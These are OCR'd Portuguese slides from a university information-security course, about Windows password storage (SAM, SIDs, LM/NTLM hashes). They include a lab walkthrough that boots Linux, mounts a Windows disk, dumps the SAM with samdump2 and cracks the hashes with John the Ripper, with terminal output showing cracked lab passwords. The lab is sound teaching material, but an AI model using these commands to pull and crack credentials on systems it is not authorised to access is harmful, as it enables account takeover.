
INSTITUTO FEDERAL
São Paulo
Câmpus Barretos

Segurança da Informação

Aula 7

Prof. Lucas

Metodologia



Atacando um sistema

- Tipos de ataques a passwords
  - **Ataque offline (lista de dicionário, ataque híbrido, força bruta)**
  - Passivo Online (sniffer, sidejacking)
  - Ativo Online (tentativas aleatórias de senhas – demorado e fácil detecção)
  - Engenharia Social
- Mecanismos de autenticação – microsoft
- Ferramentas

Introdução

- Tal fase deve ser realizada após as fases de footprinting, scan e enumeração
  - Alvos disponíveis
  - Serviços e SOs na rede
  - Vulnerabilidades

Metodologia

- Principal tarefa nesta fase: Ataques a passwords!

- Após “quebrar”uma senha, move-se para a fase de escalando privilégios (e em seguida a fase mantendo acesso e por último cobrindo rastros)

Segurança básica windows

- Tudo no windows roda em um contexto de uma conta!
- Conta pode ser:
  - User mode: Ações e aplicações rodando neste modo são fáceis de detectar e controlar
  - System account: Construída dentro do SO assim como uma conta local e tem amplos privilégios no computador – preocupa-se com a segurança

INSTITUTO FEDERAL
São Paulo

Segurança básica windows

- Direitos de usuários determinam quais tarefas no sistema o usuário pode executar
- Permissões são usadas para determinar quais recursos uma conta pode ter
- Como o windows controla?

Segurança básica windows

- SIDs e RIDs
- SID (*security identifier*) identifica o usuário, grupo e a conta. Segue um formato específico
- RID (*resource identifier*) é uma porção do SID e identifica um usuário específico, computador ou domínio

Segurança básica windows

- SID é composto de: um “S”, seguido por um número de revisão, um valor autoritário, um domínio ou um indicador do computador e um RID.

- O RID sempre é iniciado no número 500 para a conta “Administrator” – (Guest é 501)

- Todas as contas criadas iniciam-se com o RID em 1000

INSTITUTO FEDERAL
São Paulo

Segurança básica windows

S-1-5-21-3874928736-367528774-1298337465-500

- O número 500 indica que trata-se de um conta Administrador
- Se o número fosse 1014, chegaríamos a conclusão que esta é a 14ª conta criada no sistema
- Obs.: Linux utiliza “user id – uid” e “group id – gid” da mesma forma que o windows utiliza o SID e o RID - `/etc/passwd`

Segurança básica windows

- Toda conta, teoricamente, possui um password
- Tal password está gravado em algum lugar
- No windows: `c:\Windows\System32\Config\SAM`
- SAM (*Security Accounts Manager*)
- O banco de dados SAM mantém todas as hashes dos passwords das contas locais (criptografado)
- Contas em um domínio, passwords são mantidos no DC

INSTITUTO FEDERAL
São Paulo

Arquitetura segurança windows - Resumo

- RIDs e SIDs
- Perguntas a serem respondidas:
  - “Onde as senhas são gravadas no windows?”
  - “Como funciona a autenticação de usuários”?
- SAM (*Security Accounts Manager*)
- `C:\windows\system32\config`
- O arquivo não armazena as senhas
- O arquivo armazena o valor de hash das senhas neste arquivo

Arquitetura segurança windows

- Valor de hash é um algorítmo matemático de apenas 1 via que produz uma única saída para uma dada entrada

- Por ser apenas de 1 via (um caminho) teoricamente não se pode fazer o caminho inverso!
  - Enviar a hash para autenticação não irá funcionar!

Arquitetura segurança windows

- O arquivo SAM é travado quando o SO está ligado, ou seja, não é possível abrí-lo ou copiá-lo
- Arquivo SAM é criptografado
- Como copiá-lo?
  - Fazer boot com outro SO!

- Obs.: UNetbootin pode ser utilizado para criar um drive USB capaz de fazer o boot (caso a máquina não tenha o drive óptico)

Arquitetura segurança windows

- Como decifrar o arquivo?
  - Utilizar o arquivo `system` que está também localizado no diretório do SAM
- A ferramenta utilizada chama-se samdump2
- Com as hashes em mãos, inicia-se o processo de quebra de senha
  - Ferramenta: John the Ripper (JtR)

Arquitetura segurança windows

- Primeiramente a Microsoft utilizava um algoritmo de hashing chamado Lan Manager (LM)
  - Toda senha era convertida para letra maiúscula
  - Reduz drasticamente a robustez de qualquer senha
  - Toda senha LM possui um tamanho igual a 14 caracteres
  - Se uma senha tiver menos de 14 caracteres, as letras faltantes serão preenchidas com valores nulos
  - Todas as senhas são separadas ao meio e armazenadas como 2 senhas individuais de 7 caracteres

Arquitetura segurança windows

- Exemplo:
  - Imagine a senha SuperSecretPassword!@#$

  - Convertida para letra maiúscula: SUPERSECRETPASSWORD!@#$
  - Máximo de 14 caracteres: SUPERSECRETPAS
  - Divide em 2: SUPERSE e CRETPAS

Arquitetura segurança windows

- Atualmente existe métodos mais seguros de valores hash utilizados pela microsoft
  - NTLM
  - NTLMv2
  - Kerberos

- Não significa que não pode ser quebrado! Apenas demorará mais!
- Ferramentas: KerbSniff
  KerbCrack

Arquitetura segurança windows


- O tamanho da senha deve ser sua principal preocupação na segurança dos sistemas
- O tamanho da senha é matematicamente mais importante do que a complexidade


- *Thisismypassphraseyouwhiner* é enormemente mais seguro do que *rdg#238Uef~!3k*


Crack de senhas windows

- Passos
  - Localizar e fazer o download do arquivo de hashes de senha do sistema alvo
  - Usar uma ferramenta para converter as hashes de senhas (criptografadas) em uma senha em formato texto simples
- Dicionários (para ferramentas que não quebram as hashes)
  - /usr/share/wordlists
  - /usr/share/john/password.lst

Dar boot com uma iso em outro SO









Crack de senhas windows

- Crie uma senha (não muito complexa em alguma conta no XP)
- Após o boot pelo linux:
  - `fdisk -l`
  - `mkdir /mnt/sda1` (ou qualquer outro nome de sua preferência)
  - `mount /dev/sda1 /mnt/sda1`
  - `cd /mnt/sda1/Windows/system32/config`
  - `samdump2 system SAM > /tmp/hashes.txt`
  - `cat /tmp/hashes.txt`
  - `john /tmp/hashes.txt`
  - `john /tmp/hashes.txt --format=nt`

Exemplo


root@kali: /tmp
File Edit View Search Terminal Help
systemd-private-c47c67c1a1444b479f548810d1533b0e-rtkit-daemon.service-2qCDoE
systemd-private-c47c67c1a1444b479f548810d1533b0e-systemd-hostnamed.service-vB1m8B
tracker-extract-files.0
root@kali:/tmp# john /tmp/hashes.txt
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
(dfs)
(Teste)
(Lucas)
(aluno)
(*disabled* SUPPORT_388945a0)
(*disabled* HelpAssistant)
(*disabled* Convidado)
(Administrador)
8g 0:00:00:00 DONE 2/3 (2015-09-22 09:06) 47.05g/s 48476p/s 48476c/s 387811C/s 1

Exemplo


root@kali: /tmp
File Edit View Search Terminal Help
aluno::1003:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Lucas::1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Teste::1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
dfs::1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
8 password hashes cracked, 0 left
root@kali:/tmp# john /tmp/hashes.txt --format=nt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 8 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456 (aluno)
(*disabled* Convidado)
(Lucas)
(Teste)
(dfs)
winxp (Administrador)
6g 0:00:06:26 3/3 0.01554g/s 21780Kp/s 21780Kc/s 43876KC/s hsen4b4..hsen4b9
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@kali:/tmp# john /tmp/hashes.txt --show
Administrador::500:aad3b435b51404eeaad3b435b51404ee:1a49257017cfea65452a8927ce010bd3:::
disabled Convidado::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5

Exercícios

Responder o questionário disponível no moodle!